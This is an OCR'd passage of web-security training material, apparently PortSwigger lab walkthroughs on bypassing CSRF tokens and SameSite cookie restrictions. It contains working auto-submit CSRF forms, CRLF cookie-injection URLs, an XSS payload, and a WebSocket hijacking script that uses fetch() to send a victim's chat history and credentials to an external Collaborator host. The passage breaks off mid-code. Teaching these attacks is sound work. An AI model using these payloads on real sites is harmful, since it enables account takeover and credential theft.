Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
```

Example - CSRF where token validation depends on request method

This lab's email change functionality is vulnerable to CSRF. It attempts to block CSRF attacks, but only applies defenses to certain types of requests.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address

Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.

Send the request to Burp Repeater and observe that if you change the value of the `csrf` parameter then the request is rejected.

Use "Change request method" on the context menu to convert it into a GET request and observe that the CSRF token is no longer verified.

If you're using Burp Suite Professional, right-click on the request, and from the context menu select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate".
Alternatively, if you're using Burp Suite Community Edition, use the following HTML template. You can get the request URL by right-clicking and selecting "Copy URL".

```
<form
action="https://YOUR-LAB-ID.web-security-academy.net/my-account/c
hange-email">

    <input type="hidden" name="email"
value="anything%40web-security-academy.net">

</form>

<script>

        document.forms[0].submit();

</script>
```

Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".

To verify if the exploit will work, try it on yourself by clicking "View exploit" and checking the resulting HTTP request and response.

Change the email address in your exploit so that it doesn't match your own.

Store the exploit, then click "Deliver to victim" to solve the lab.

Validation of CSRF token depends on token being present

Some applications correctly validate the token when it is present but skip the validation if the token is omitted.

In this situation, the attacker can remove the entire parameter containing the token (not just its value) to bypass the validation and deliver a CSRF attack:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm

email=pwned@evil-user.net
```

Example - CSRF where token validation depends on token being present

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.

Send the request to Burp Repeater and observe that if you change the value of the `csrf` parameter then the request is rejected.

Delete the `csrf` parameter entirely and observe that the request is now accepted.

If you're using Burp Suite Professional, right-click on the request, and from the context menu select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate".
Alternatively, if you're using Burp Suite Community Edition, use the following HTML template. You can get the request URL by right-clicking and selecting "Copy URL".

```
<form method="POST"
action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">

    <input type="hidden" name="$param1name" value="$param1value">

</form>

<script>
```

```
    document.forms[0].submit();

</script>
```

Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".

To verify if the exploit will work, try it on yourself by clicking "View exploit" and checking the resulting HTTP request and response.

Change the email address in your exploit so that it doesn't match your own.

Store the exploit, then click "Deliver to victim" to solve the lab.

CSRF token is not tied to the user session

Some applications do not validate that the token belongs to the same session as the user who is making the request. Instead, the application maintains a global pool of tokens that it has issued and accepts any token that appears in this pool.

In this situation, the attacker can log in to the application using their own account, obtain a valid token, and then feed that token to the victim user in their CSRF attack.

Example - CSRF where token is not tied to user session

This lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't integrated into the site's session handling system.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

Open Burp's browser and log in to your account. Submit the "Update email" form, and intercept the resulting request.

Make a note of the value of the CSRF token, then drop the request.

Open a private/incognito browser window, log in to your other account, and send the update email request into Burp Repeater.

Observe that if you swap the CSRF token with the value from the other account, then the request is accepted.

Create and host a proof of concept exploit as described in the solution to the CSRF vulnerability with no defenses lab. Note that the CSRF tokens are single-use, so you'll need to include a fresh one.

Change the email address in your exploit so that it doesn't match your own.

Store the exploit, then click "Deliver to victim" to solve the lab.

CSRF token is tied to a non-session cookie

In a variation on the preceding vulnerability, some applications do tie the CSRF token to a cookie, but not to the same cookie that is used to track sessions. This can easily occur when an application employs two different frameworks, one for session handling and one for CSRF protection, which are not integrated together:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=pSJYSScWKpmC60LpFOAHKixuFuM4uXWF;
csrfKey=rZHCnSzEp8dbI6atzagGoSYyqJqTz5dv

csrf=RhV7yQDO0xcq9gLEah2WVbmuFqyOq7tY&email=wiener@normal-user.com
```

This situation is harder to exploit but is still vulnerable. If the website contains any behavior that allows an attacker to set a cookie in a victim's browser, then an attack is possible. The attacker can log in to the application using their own account, obtain a valid token and associated cookie, leverage the cookie-setting behavior to place their cookie into the victim's browser, and feed their token to the victim in their CSRF attack.

Note

The cookie-setting behavior does not even need to exist within the same web application as the CSRF vulnerability. Any other application within the same overall DNS domain can potentially be leveraged to set cookies in the application that is being targeted, if the cookie that is controlled has suitable scope. For example, a cookie-setting function on `staging.demo.normal-website.com` could be leveraged to place a cookie that is submitted to `secure.normal-website.com`.

Example - CSRF where token is tied to non-session cookie

This lab's email change functionality is vulnerable to CSRF. It

uses tokens to try to prevent CSRF attacks, but they aren't fully integrated into the site's session handling system.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.

Send the request to Burp Repeater and observe that changing the `session` cookie logs you out, but changing the `csrfKey` cookie merely results in the CSRF token being rejected. This suggests that the `csrfKey` cookie may not be strictly tied to the session.

Open a private/incognito browser window, log in to your other account, and send a fresh update email request into Burp Repeater.

Observe that if you swap the `csrfKey` cookie and `csrf` parameter from the first account to the second account, the request is accepted.

Close the Repeater tab and incognito browser.

Back in the original browser, perform a search, send the resulting request to Burp Repeater, and observe that the search term gets reflected in the Set-Cookie header. Since the search function has no CSRF protection, you can use this to inject cookies into the victim user's browser.

Create a URL that uses this vulnerability to inject your `csrfKey` cookie into the victim's browser:
`/?search=test%0d%0aSet-Cookie:%20csrfKey=YOUR-KEY%3b%20SameSite=None`

Create and host a proof of concept exploit as described in the solution to the CSRF vulnerability with no defenses lab, ensuring that you include your CSRF token. The exploit should be created from the email change request.

Remove the auto-submit `<script>` block, and instead add the following code to inject the cookie:

```
<img
src="https://YOUR-LAB-ID.web-security-academy.net/?search=test%0d
%0aSet-Cookie:%20csrfKey=YOUR-KEY%3b%20SameSite=None"
onerror="document.forms[0].submit()">
```

Change the email address in your exploit so that it doesn't match your own.

Store the exploit, then click "Deliver to victim" to solve the lab.

CSRF token is simply duplicated in a cookie

In a further variation on the preceding vulnerability, some applications do not maintain any server-side record of tokens that have been issued, but instead duplicate each token within a cookie and a request parameter. When the subsequent request is validated, the application simply verifies that the token submitted in the request parameter matches the value submitted in the cookie. This is sometimes called the "double submit" defense against CSRF, and is advocated because it is simple to implement and avoids the need for any server-side state:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=1DQGdzYbOJQzLP7460tfyiv3do7MjyPw;
csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa

csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa&email=wiener@normal-user.co
m
```

In this situation, the attacker can again perform a CSRF attack if the website contains any cookie setting functionality. Here, the attacker doesn't need to obtain a valid token of their own. They simply invent a token (perhaps in the required format, if that is being checked), leverage the cookie-setting behavior to place their cookie into the victim's browser, and feed their token to the victim in their CSRF attack.

Example - CSRF where token is duplicated in cookie

This lab's email change functionality is vulnerable to CSRF. It attempts to use the insecure "double submit" CSRF prevention technique.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.

Open Burp's browser and log in to your account. Submit the "Update email" form, and find the resulting request in your Proxy history.

Send the request to Burp Repeater and observe that the value of the `csrf` body parameter is simply being validated by comparing it with the `csrf` cookie.

Perform a search, send the resulting request to Burp Repeater, and observe that the search term gets reflected in the Set-Cookie header. Since the search function has no CSRF protection, you can use this to inject cookies into the victim user's browser.

Create a URL that uses this vulnerability to inject a fake `csrf` cookie into the victim's browser:
`/?search=test%0d%0aSet-Cookie:%20csrf=fake%3b%20SameSite=None`

Create and host a proof of concept exploit as described in the solution to the CSRF vulnerability with no defenses lab, ensuring that your CSRF token is set to "fake". The exploit should be created from the email change request.

Remove the auto-submit `<script>` block and instead add the following code to inject the cookie and submit the form:

```
<img
src="https://YOUR-LAB-ID.web-security-academy.net/?search=test%0d
%0aSet-Cookie:%20csrf=fake%3b%20SameSite=None"
onerror="document.forms[0].submit();"/>
```

Change the email address in your exploit so that it doesn't match your own.

Store the exploit, then click "Deliver to victim" to solve the lab.

Bypassing SameSite cookie restrictions

SameSite is a browser security mechanism that determines when a website's cookies are included in requests originating from other websites. SameSite cookie restrictions provide partial protection against a variety of cross-site attacks, including CSRF, cross-site leaks, and some CORS exploits.


Since 2021, Chrome applies `Lax` SameSite restrictions by default if the website that issues the cookie doesn't explicitly set its own restriction level. This is a proposed standard, and we expect other major browsers to adopt this behavior in the future. As a result, it's essential to have solid grasp of how these restrictions work, as well as how they can potentially be bypassed, in order to thoroughly test for cross-site attack vectors.

In this section, we'll first cover how the SameSite mechanism works and clarify some of the related terminology. We'll then look at some of the most common ways you may be able to bypass these restrictions, enabling CSRF and other cross-site attacks on websites that may initially appear secure.

What is a site in the context of SameSite cookies?

In the context of SameSite cookie restrictions, a site is defined as the top-level domain (TLD), usually something like `.com` or `.net`, plus one additional level of the domain name. This is often referred to as the TLD+1.

When determining whether a request is same-site or not, the URL scheme is also taken into consideration. This means that a link from `http://app.example.com` to `https://app.example.com` is treated as cross-site by most browsers.




Note

You may come across the term "effective top-level domain" (eTLD). This is just a way of accounting for the reserved multipart suffixes that are treated as top-level domains in practice, such as `.co.uk`.

What's the difference between a site and an origin?

The difference between a site and an origin is their scope; a site encompasses multiple domain names, whereas an origin only includes one. Although they're closely related, it's important not to use the terms interchangeably as conflating the two can have serious security implications.

Two URLs are considered to have the same origin if they share the exact same scheme, domain name, and port. Although note that the port is often inferred from the scheme.



As you can see from this example, the term "site" is much less specific as it only accounts for the scheme and last part of the domain name. Crucially, this means that a cross-origin request can still be same-site, but not the other way around.

Request from	Request to	Same-site?	Same-origin?
`https://example.com`	`https://example.com`	Yes	Yes
`https://app.example.com`	`https://intranet.example.com`	Yes	No: mismatched domain name
`https://example.com`	`https://example.com:8080`	Yes	No: mismatched port
`https://example.com`	`https://example.co.uk`	No: mismatched eTLD	No: mismatched domain name
`https://example.com`	`http://example.com`	No: mismatched scheme	No: mismatched scheme

This is an important distinction as it means that any vulnerability enabling arbitrary JavaScript execution can be abused to bypass site-based defenses on other domains belonging to the same site. We'll see an example of this in one of the labs later.

How does SameSite work?

Before the SameSite mechanism was introduced, browsers sent cookies in every request to the domain that issued them, even if the request was triggered by an unrelated third-party website. SameSite works by enabling browsers and website owners to limit which cross-site requests, if any, should include specific cookies. This can help to reduce users' exposure to CSRF attacks, which induce the victim's browser to issue a request that triggers a harmful action on the vulnerable website. As these requests typically require a cookie associated with the victim's authenticated session, the attack will fail if the browser doesn't include this.

All major browsers currently support the following SameSite restriction levels:

`Strict`

`Lax`

`None`

Developers can manually configure a restriction level for each cookie they set, giving them more control over when these cookies are used. To do this, they just have to include the `SameSite` attribute in the `Set-Cookie` response header, along with their preferred value:

```
Set-Cookie: session=0F8tgdOhi9ynR1M9wa3ODa; SameSite=Strict
```

Although this offers some protection against CSRF attacks, none of these restrictions provide guaranteed immunity, as we'll demonstrate using deliberately vulnerable, interactive labs later in this section.

Note

If the website issuing the cookie doesn't explicitly set a `SameSite` attribute, Chrome automatically applies `Lax` restrictions by default. This means that the cookie is only sent in cross-site requests that meet specific criteria, even though the developers never configured this behavior. As this is a proposed new standard, we expect other major browsers to adopt this behavior in future.

Strict

If a cookie is set with the `SameSite=Strict` attribute, browsers will not send it in any cross-site requests. In simple terms, this means that if the target site for the request does not match the site currently shown in the browser's address bar, it will not include the cookie.

This is recommended when setting cookies that enable the bearer to modify data or perform other sensitive actions, such as accessing specific pages that are only available to authenticated users.

Although this is the most secure option, it can negatively impact the user experience in cases where cross-site functionality is desirable.

Lax

`Lax` SameSite restrictions mean that browsers will send the cookie in cross-site requests, but only if both of the following conditions are met:

The request uses the `GET` method.

The request resulted from a top-level navigation by the user, such as clicking on a link.

This means that the cookie is not included in cross-site `POST` requests, for example. As `POST` requests are generally used to perform actions that modify data or state (at least according to best practice), they are much more likely to be the target of CSRF attacks.

Likewise, the cookie is not included in background requests, such as those initiated by scripts, iframes, or references to images and other resources.

None

If a cookie is set with the `SameSite=None` attribute, this effectively disables SameSite restrictions altogether, regardless of the browser. As a result, browsers will send this cookie in all requests to the site that issued it, even those that were triggered by completely unrelated third-party sites.

With the exception of Chrome, this is the default behavior used by major browsers if no `SameSite` attribute is provided when setting the cookie.

There are legitimate reasons for disabling SameSite, such as when the cookie is intended to be used from a third-party context and doesn't grant the bearer access to any sensitive data or functionality. Tracking cookies are a typical example.

If you encounter a cookie set with `SameSite=None` or with no explicit restrictions, it's worth investigating whether it's of any use. When the "Lax-by-default" behavior was first adopted by Chrome, this had the side-effect of breaking a lot of existing web functionality. As a quick workaround, some websites have opted to simply disable SameSite restrictions on all cookies, including potentially sensitive ones.

When setting a cookie with `SameSite=None`, the website must also include the `Secure` attribute, which ensures that the cookie is only sent in encrypted messages over HTTPS. Otherwise, browsers will reject the cookie and it won't be set.

```
Set-Cookie: trackingId=0F8tgdOhi9ynR1M9wa3ODa; SameSite=None; Secure
```

Bypassing SameSite Lax restrictions using GET requests

In practice, servers aren't always fussy about whether they receive a `GET` or `POST` request to a given endpoint, even those that are expecting a form submission. If they also use `Lax` restrictions for their session cookies, either explicitly or due to the browser default, you may still be able to perform a CSRF attack by eliciting a `GET` request from the victim's browser.

As long as the request involves a top-level navigation, the browser will still include the victim's session cookie. The following is one of the simplest approaches to launching such an attack:

```
<script>
    document.location = 'https://vulnerable-website.com/account/transfer-payment?recipient=hacker&amount=1000000';
</script>
```

Even if an ordinary `GET` request isn't allowed, some frameworks provide ways of overriding the method specified in the request line. For example, Symfony supports the `_method` parameter in forms, which takes precedence over the normal method for routing purposes:

```
<form action="https://vulnerable-website.com/account/transfer-payment" method="POST">
    <input type="hidden" name="_method" value="GET">
    <input type="hidden" name="recipient" value="hacker">
    <input type="hidden" name="amount" value="1000000">
</form>
```

Other frameworks support a variety of similar parameters.

Exemple - SameSite Lax bypass via method override
This lab's change email function is vulnerable to CSRF. To solve the lab, perform a CSRF attack that changes the victim's email address. You should use the provided exploit server to host your attack.

Study the change email function

In Burp's browser, log in to your own account and change your email address.

In Burp, go to the **Proxy > HTTP history** tab.

Study the `POST /my-account/change-email` request and notice that this doesn't contain any unpredictable tokens, so may be vulnerable to CSRF if you can bypass the SameSite cookie restrictions.

Look at the response to your `POST /login` request. Notice that the website doesn't explicitly specify any SameSite restrictions when setting session cookies. As a result, the browser will use the default `Lax` restriction level.

Recognize that this means the session cookie will be sent in cross-site `GET` requests, as long as they involve a top-level navigation.

Bypass the SameSite restrictions

Send the `POST /my-account/change-email` request to Burp Repeater.

In Burp Repeater, right-click on the request and select **Change request method**. Burp automatically generates an equivalent `GET` request.

Send the request. Observe that the endpoint only allows `POST` requests.

Try overriding the method by adding the `_method` parameter to the query string:
`GET /my-account/change-email?email=foo%40web-security-academy.net&_method=POST HTTP/1.1`

Send the request. Observe that this seems to have been accepted by the server.

In the browser, go to your account page and confirm that your email address has changed.

Craft an exploit

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form
action="https://0a1e002803940604806d035c004500f1.web-security-academy.net/my-account/change-email">
<input type="hidden" name="email" value="wiener4&#64;normal&#45;user&#46;net" />
<input type="hidden" name="&#95;method" value="POST" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
```

Bypassing SameSite restrictions using on-site gadgets

If a cookie is set with the `SameSite=Strict` attribute, browsers won't include it in any cross-site requests. You may be able to get around this limitation if you can find a gadget that results in a secondary request within the same site.

One possible gadget is a client-side redirect that dynamically constructs the redirection target using attacker-controllable input like URL parameters. For some examples, see our materials on DOM-based open redirection.

As far as browsers are concerned, these client-side redirects aren't really redirects at all; the resulting request is just treated as an ordinary, standalone request. Most importantly, this is a same-site request and, as such, will include all cookies related to the site, regardless of any restrictions that are in place.

If you can manipulate this gadget to elicit a malicious secondary request, this can enable you to bypass any SameSite cookie restrictions completely.

Note that the equivalent attack is not possible with server-side redirects. In this case, browsers recognize that the request to follow the redirect resulted from a cross-site request initially, so they still apply the appropriate cookie restrictions.

Example - SameSite Strict bypass via client-side redirect
This lab's change email function is vulnerable to CSRF. To solve the lab, perform a

CSRF attack that changes the victim's email address. You should use the provided exploit server to host your attack.

Study the change email function

In Burp's browser, log in to your own account and change your email address.

In Burp, go to the **Proxy > HTTP history** tab.

Study the `POST /my-account/change-email` request and notice that this doesn't contain any unpredictable tokens, so may be vulnerable to CSRF if you can bypass any SameSite cookie restrictions.

Look at the response to your `POST /login` request. Notice that the website explicitly specifies `SameSite=Strict` when setting session cookies. This prevents the browser from including these cookies in cross-site requests.

Identify a suitable gadget

In the browser, go to one of the blog posts and post an arbitrary comment. Observe that you're initially sent to a confirmation page at `/post/comment/confirmation?postId=x` but, after a few seconds, you're taken back to the blog post.

In Burp, go to the proxy history and notice that this redirect is handled client-side using the imported JavaScript file `/resources/js/commentConfirmationRedirect.js`.

Study the JavaScript and notice that this uses the `postId` query parameter to dynamically construct the path for the client-side redirect.

In the proxy history, right-click on the `GET /post/comment/confirmation?postId=x` request and select **Copy URL**.

In the browser, visit this URL, but change the `postId` parameter to an arbitrary string. `/post/comment/confirmation?postId=foo`

Observe that you initially see the post confirmation page before the client-side JavaScript attempts to redirect you to a path containing your injected string, for example, `/post/foo`.

Try injecting a path traversal sequence so that the dynamically constructed redirect URL will point to your account page:
`/post/comment/confirmation?postId=1/../../my-account`

Observe that the browser normalizes this URL and successfully takes you to your account page. This confirms that you can use the `postId` parameter to elicit a `GET` request for an arbitrary endpoint on the target site.

Bypass the SameSite restrictions

In the browser, go to the exploit server and create a script that induces the viewer's browser to send the `GET` request you just tested. The following is one possible approach:

```
<script>
    document.location =
"https://YOUR-LAB-ID.web-security-academy.net/post/comment/confirmation?postId=../my-account";
</script>
```

Store and view the exploit yourself.

Observe that when the client-side redirect takes place, you still end up on your logged-in account page. This confirms that the browser included your authenticated session cookie in the second request, even though the initial comment-submission request was initiated from an arbitrary external site.

Craft an exploit

Send the `POST /my-account/change-email` request to Burp Repeater.

In Burp Repeater, right-click on the request and select **Change request method**. Burp automatically generates an equivalent `GET` request.

Send the request. Observe that the endpoint allows you to change your email address using a `GET` request.

Go back to the exploit server and change the `postId` parameter in your exploit so that the redirect causes the browser to send the equivalent `GET` request for changing your email address:

```
<script>
```

```
    document.location =
"https://YOUR-LAB-ID.web-security-academy.net/post/comment/confir
mation?postId=1/../../my-account/change-email?email=pwned%40web-s
ecurity-academy.net%26submit=1";
</script>
```

Note that you need to include the `submit` parameter and URL encode the ampersand delimiter to avoid breaking out of the `postId` parameter in the initial setup request.

Test the exploit on yourself and confirm that you have successfully changed your email address.

Change the email address in your exploit so that it doesn't match your own.

Deliver the exploit to the victim. After a few seconds, the lab is solved.

Bypassing SameSite restrictions via vulnerable sibling domains

Whether you're testing someone else's website or trying to secure your own, it's essential to keep in mind that a request can still be same-site even if it's issued cross-origin.

Make sure you thoroughly audit all of the available attack surface, including any sibling domains. In particular, vulnerabilities that enable you to elicit an arbitrary secondary request, such as XSS, can compromise site-based defenses completely, exposing all of the site's domains to cross-site attacks.

In addition to classic CSRF, don't forget that if the target website supports WebSockets, this functionality might be vulnerable to cross-site WebSocket hijacking (CSWSH), which is essentially just a CSRF attack targeting a WebSocket handshake. For more details, see our topic on WebSocket vulnerabilities.

Example - SameSite Strict bypass via sibling domain
This lab's live chat feature is vulnerable to cross-site WebSocket hijacking (CSWSH). To solve the lab, log in to the victim's account.

To do this, use the provided exploit server to perform a CSWSH attack that exfiltrates the victim's chat history to the default Burp Collaborator server. The chat history contains the login credentials in plain text.

Study the live chat feature

In Burp's browser, go to the live chat feature and send a few messages.

In Burp, go to the **Proxy > HTTP history** tab and find the WebSocket handshake request. This should be the most recent `GET /chat` request.

Notice that this doesn't contain any unpredictable tokens, so may be vulnerable to CSWSH if you can bypass any SameSite cookie restrictions.

In the browser, refresh the live chat page.

In Burp, go to the **Proxy > WebSockets history** tab. Notice that when you refresh the page, the browser sends a `READY` message to the server. This causes the server to respond with the entire chat history.

Confirm the CSWSH vulnerability

In Burp, go to the **Collaborator** tab and click **Copy to clipboard**. A new Collaborator payload is saved to your clipboard.

In the browser, go to the exploit server and use the following template to create a script for a CSWSH proof of concept:

```
<script>

    var ws = new
WebSocket('wss://YOUR-LAB-ID.web-security-academy.net/chat'
);

    ws.onopen = function() {

        ws.send("READY");

    };

    ws.onmessage = function(event) {


fetch('https://YOUR-COLLABORATOR-PAYLOAD.oastify.com',
{method: 'POST', mode: 'no-cors', body: event.data});

    };
</script>
```

Store and view the exploit yourself

In Burp, go back to the **Collaborator** tab and click **Poll now**. Observe that you have received an HTTP interaction, which indicates that you've opened a new live chat connection with the target site.

Notice that although you've confirmed the CSWSH vulnerability, you've only exfiltrated the chat history for a brand new session, which isn't particularly useful.

Go to the **Proxy > HTTP history** tab and find the WebSocket handshake request that was triggered by your script. This should be the most recent `GET /chat` request.

Notice that your session cookie was not sent with the request.

In the response, notice that the website explicitly specifies `SameSite=Strict` when setting session cookies. This prevents the browser from including these cookies in cross-site requests.

Identify an additional vulnerability in the same "site"

In Burp, study the proxy history and notice that responses to requests for resources like script and image files contain an `Access-Control-Allow-Origin` header, which reveals a sibling domain at `cms-YOUR-LAB-ID.web-security-academy.net`.

In the browser, visit this new URL to discover an additional login form.

Submit some arbitrary login credentials and observe that the username is reflected in the response in the `Invalid username` message.

Try injecting an XSS payload via the `username` parameter, for example: `<script>alert(1)</script>`

Observe that the `alert(1)` is called, confirming that this is a viable reflected XSS vector.

Send the `POST /login` request containing the XSS payload to Burp Repeater.

In Burp Repeater, right-click on the request and select **Change request method** to convert the method to `GET`. Confirm that it still receives the same response.

Right-click on the request again and select **Copy URL**. Visit this URL in the browser and confirm that you can still trigger the XSS. As this sibling domain is part of the same site, you can use this XSS to launch the CSWSH attack without it being mitigated by SameSite restrictions.

Bypass the SameSite restrictions

Recreate the CSWSH script that you tested on the exploit server earlier.

```
<script>

    var ws = new
WebSocket('wss://YOUR-LAB-ID.web-security-academy.net/chat'
);

    ws.onopen = function() {

        ws.send("READY");

    };

    ws.onmessage = function(event) {


fetch('https://YOUR-COLLABORATOR-PAYLOAD.oastify.com',
{method: 'POST', mode: 'no-cors', body: event.data});

    };
</script>
```

URL encode the entire script.

Go back to the exploit server and create a script that induces the viewer's browser to send the `GET` request you just tested, but use the URL-encoded CSWSH payload as the `username` parameter. The following is one possible approach:

```
<script>

    document.location =
"https://cms-YOUR-LAB-ID.web-security-academy.net/login?use
rname=YOUR-URL-ENCODED-CSWSH-SCRIPT&password=anything";
</script>
```

Store and view the exploit yourself.

In Burp, go back to the **Collaborator** tab and click **Poll now**. Observe that you've received a number of new interactions, which contain your entire chat history.

Go to the **Proxy > HTTP history** tab and find the WebSocket handshake request that was triggered by your script. This should be the most recent `GET /chat` request.

Confirm that this request does contain your session cookie. As it was initiated from the vulnerable sibling domain, the browser considers this a same-site request.

Deliver the exploit chain

Go back to the exploit server and deliver the exploit to the victim.

In Burp, go back to the **Collaborator** tab and click **Poll now**.

Observe that you've received a number of new interactions.

Study the HTTP interactions and notice that these contain the victim's chat history.

Find a message containing the victim's username and password.

Use the newly obtained credentials to log in to the victim's account and the lab is solved.

Bypassing SameSite Lax restrictions with newly issued cookies

Cookies with `Lax` SameSite restrictions aren't normally sent in any cross-site `POST` requests, but there are some exceptions.

As mentioned earlier, if a website doesn't include a `SameSite` attribute when setting a cookie, Chrome automatically applies `Lax` restrictions by default. However, to avoid breaking single sign-on (SSO) mechanisms, it doesn't actually enforce these restrictions for the first 120 seconds on top-level `POST` requests. As a result, there is a two-minute window in which users may be susceptible to cross-site attacks.

Note

This two-minute window does not apply to cookies that were explicitly set with the `SameSite=Lax` attribute.

It's somewhat impractical to try timing the attack to fall within this short window. On the other hand, if you can find a gadget on the site that enables you to force the victim to be issued a new session cookie, you can preemptively refresh their cookie before following up with the main attack. For example, completing an OAuth-based login flow may result in a new session each time as the OAuth service doesn't necessarily know whether the user is still logged in to the target site.

To trigger the cookie refresh without the victim having to manually log in again, you need to use a top-level navigation, which ensures that the cookies associated with their

current OAuth session are included. This poses an additional challenge because you then need to redirect the user back to your site so that you can launch the CSRF attack.

Alternatively, you can trigger the cookie refresh from a new tab so the browser doesn't leave the page before you're able to deliver the final attack. A minor snag with this approach is that browsers block popup tabs unless they're opened via a manual interaction. For example, the following popup will be blocked by the browser by default:

```
window.open('https://vulnerable-website.com/login/sso');
```

To get around this, you can wrap the statement in an `onclick` event handler as follows:

```
window.onclick = () => {
    window.open('https://vulnerable-website.com/login/sso');
}
```

This way, the `window.open()` method is only invoked when the user clicks somewhere on the page.

Example - SameSite Lax bypass via cookie refresh
This lab's change email function is vulnerable to CSRF. To solve the lab, perform a CSRF attack that changes the victim's email address. You should use the provided exploit server to host your attack.

Study the change email function

1. In Burp's browser, log in via your social media account and change your email address.
2. In Burp, go to the **Proxy > HTTP history** tab.
3. Study the `POST /my-account/change-email` request and notice that this doesn't contain any unpredictable tokens, so may be vulnerable to CSRF if you can bypass any SameSite cookie restrictions.
4. Look at the response to the `GET /oauth-callback?code=[...]` request at the end of the OAuth flow. Notice that the website doesn't explicitly specify any SameSite restrictions when setting session cookies. As a result, the browser will use the default `Lax` restriction level.

Attempt a CSRF attack

In the browser, go to the exploit server.

1. Use the following template to create a basic CSRF attack for changing the victim's email address:

```
<script>

    history.pushState('', '', '/')

</script>

<form
action="https://YOUR-LAB-ID.web-security-academy.net/my-acc
ount/change-email" method="POST">

    <input type="hidden" name="email" value="foo@bar.com"
/>

    <input type="submit" value="Submit request" />

</form>

<script>

    document.forms[0].submit();
</script>
```

2. Store and view the exploit yourself. What happens next depends on how much time has elapsed since you logged in:
    - If it has been longer than two minutes, you will be logged in via the OAuth flow, and the attack will fail. In this case, repeat this step immediately.
    - If you logged in less than two minutes ago, the attack is successful and your email address is changed. From the **Proxy > HTTP history** tab, find the `POST /my-account/change-email` request and confirm that your session cookie was included even though this is a cross-site `POST` request.

Bypass the SameSite restrictions

1. In the browser, notice that if you visit `/social-login`, this automatically initiates the full OAuth flow. If you still have a logged-in session with the OAuth server, this all happens without any interaction.

2. From the proxy history, notice that every time you complete the OAuth flow, the target site sets a new session cookie even if you were already logged in.
3. Go back to the exploit server.
4. Change the JavaScript so that the attack first refreshes the victim's session by forcing their browser to visit `/social-login`, then submits the email change request after a short pause. The following is one possible approach:

```
<form method="POST"
